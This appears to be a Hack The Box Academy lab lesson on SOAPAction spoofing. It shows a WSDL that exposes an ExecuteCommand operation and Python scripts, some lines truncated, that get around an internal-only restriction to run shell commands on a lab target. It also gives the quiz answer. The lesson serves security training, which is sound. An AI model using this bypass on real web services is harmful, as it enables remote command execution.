SOAPAction Spoofing

SOAP messages towards a SOAP service should include both the operation and the related parameters. This operation resides in the first child element of the SOAP message's body. If HTTP is the transport of choice, it is allowed to use an additional HTTP header called SOAPAction, which contains the operation's name. The receiving web service can identify the operation within the SOAP body through this header without parsing any XML.

If a web service considers only the SOAPAction attribute when determining the operation to execute, then it may be vulnerable to SOAPAction spoofing.

Let us assess together a SOAP service that is vulnerable to SOAPAction spoofing.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target web service and follow along.

Suppose we are assessing a SOAP web service, whose WSDL file resides in `http://<TARGET IP>:3002/wsdl?wsdl`.

The service's WSDL file can be found below.

SOAPAction Spoofing

```
MisaelMacias@htb[/htb]$ curl http://<TARGET IP>:3002/wsdl?wsdl

<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://tempuri.org/"
  xmlns:s="http://www.w3.org/2001/XMLSchema"
  xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
  xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
  xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
  xmlns:tns="http://tempuri.org/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
  xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">

  <wsdl:types>


    <s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">


      <s:element name="LoginRequest">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="username" type="s:string"/>
            <s:element minOccurs="1" maxOccurs="1" name="password" type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>


      <s:element name="LoginResponse">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>


      <s:element name="ExecuteCommandRequest">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>

      <s:element name="ExecuteCommandResponse">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>


    </s:schema>

  </wsdl:types>



  <!-- Login Messages -->
  <wsdl:message name="LoginSoapIn">

    <wsdl:part name="parameters" element="tns:LoginRequest"/>

  </wsdl:message>


  <wsdl:message name="LoginSoapOut">

    <wsdl:part name="parameters" element="tns:LoginResponse"/>

  </wsdl:message>
```

? Go to Questions

Table of Contents

Web Service & API Fundamentals

- Introduction to Web Services and APIs
- Web Services Description Language (WSDL)

Web Service Attacks

- SOAPAction Spoofing
- Command Injection
- Attacking WordPress' 'xmlrpc.php'

API Attacks

- Information Disclosure (with a twist of SQLi)
- Arbitrary File Upload
- Local File Inclusion (LFI)
- Cross-Site Scripting
- Server-Side Request Forgery (SSRF)
- Regular Expression Denial of Service (ReDoS)
- XML External Entity (XXE) Injection
- Web Service & API Attacks - Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
  <!-- ExecuteCommand Messages -->
  <wsdl:message name="ExecuteCommandSoapIn">

    <wsdl:part name="parameters" element="tns:ExecuteCommandRequest"/>

  </wsdl:message>


  <wsdl:message name="ExecuteCommandSoapOut">

    <wsdl:part name="parameters" element="tns:ExecuteCommandResponse"/>

  </wsdl:message>




  <wsdl:portType name="HacktheBoxSoapPort">


    <!-- Login Operaion | PORT -->
    <wsdl:operation name="Login">

      <wsdl:input message="tns:LoginSoapIn"/>
      <wsdl:output message="tns:LoginSoapOut"/>

    </wsdl:operation>


    <!-- ExecuteCommand Operation | PORT -->
    <wsdl:operation name="ExecuteCommand">

      <wsdl:input message="tns:ExecuteCommandSoapIn"/>
      <wsdl:output message="tns:ExecuteCommandSoapOut"/>

    </wsdl:operation>

  </wsdl:portType>




  <wsdl:binding name="HacktheboxServiceSoapBinding" type="tns:HacktheBoxSoapPort">


    <soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>

    <!-- SOAP Login Action -->
    <wsdl:operation name="Login">

      <soap:operation soapAction="Login" style="document"/>

      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>

      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>

    </wsdl:operation>


    <!-- SOAP ExecuteCommand Action -->
    <wsdl:operation name="ExecuteCommand">
      <soap:operation soapAction="ExecuteCommand" style="document"/>

      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>

      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>


  </wsdl:binding>




  <wsdl:service name="HacktheboxService">


    <wsdl:port name="HacktheboxServiceSoapPort" binding="tns:HacktheboxServiceSoapBinding">
      <soap:address location="http://localhost:80/wsdl"/>
    </wsdl:port>


  </wsdl:service>




</wsdl:definitions>
```

The first thing to pay attention to is the following.

Code: xml

```
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
```

We can see a SOAPAction operation called *ExecuteCommand*.

Let us take a look at the parameters.

Code: xml

```
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
```

```
</s:sequence>
</s:complexType>
</s:element>
```

We notice that there is a *cmd* parameter. Let us build a Python script to issue requests (save it as `client.py`). Note that the below script will try to have the SOAP service execute a `whoami` command.

Code: python

```python
import requests

payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"

print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
```

The Python script can be executed, as follows.

SOAPAction Spoofing

```
MisaelMacias@htb[/htb]$ python3 client.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"  xmlns:t
```

We get an error mentioning *This function is only allowed in internal networks*. We have no access to the internal networks. Does this mean we are stuck? Not yet! Let us try a SOAPAction spoofing attack, as follows.

Let us build a new Python script for our SOAPAction spoofing attack (save it as `client_soapaction_spoofing.py`).

Code: python

```python
import requests

payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"

print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
```

- We specify *LoginRequest* in `<soap:Body>`, so that our request goes through. This operation is allowed from the outside.
- We specify the parameters of *ExecuteCommand* because we want to have the SOAP service execute a `whoami` command.
- We specify the blocked operation (*ExecuteCommand*) in the SOAPAction header

If the web service determines the operation to be executed based solely on the SOAPAction header, we may bypass the restrictions and have the SOAP service execute a `whoami` command.

Let us execute the new script.

SOAPAction Spoofing

```
MisaelMacias@htb[/htb]$ python3 client_soapaction_spoofing.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"  xmlns:t
```

Our `whoami` command was executed successfully, bypassing the restrictions through SOAPAction spoofing!

If you want to be able to specify multiple commands and see the result each time, use the following Python script (save it as `automate.py`).

Code: python


```python
import requests

while True:
    cmd = input("$ ")
    payload = f'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envel
    print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).conte
```

You can execute it as follows.

SOAPAction Spoofing

```
MisaelMacias@htb[/htb]$ python3 automate.py
$ id
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"  xmlns:t
$
```


Pwnbox Location
UK
162ms
Terminate Pwnbox to switch location
Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+ 0
Exploit the SOAPAction spoofing vulnerability and submit the architecture of the web server as your answer. Answer options (without quotation marks): "x86_64", "x86"
x86_64
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX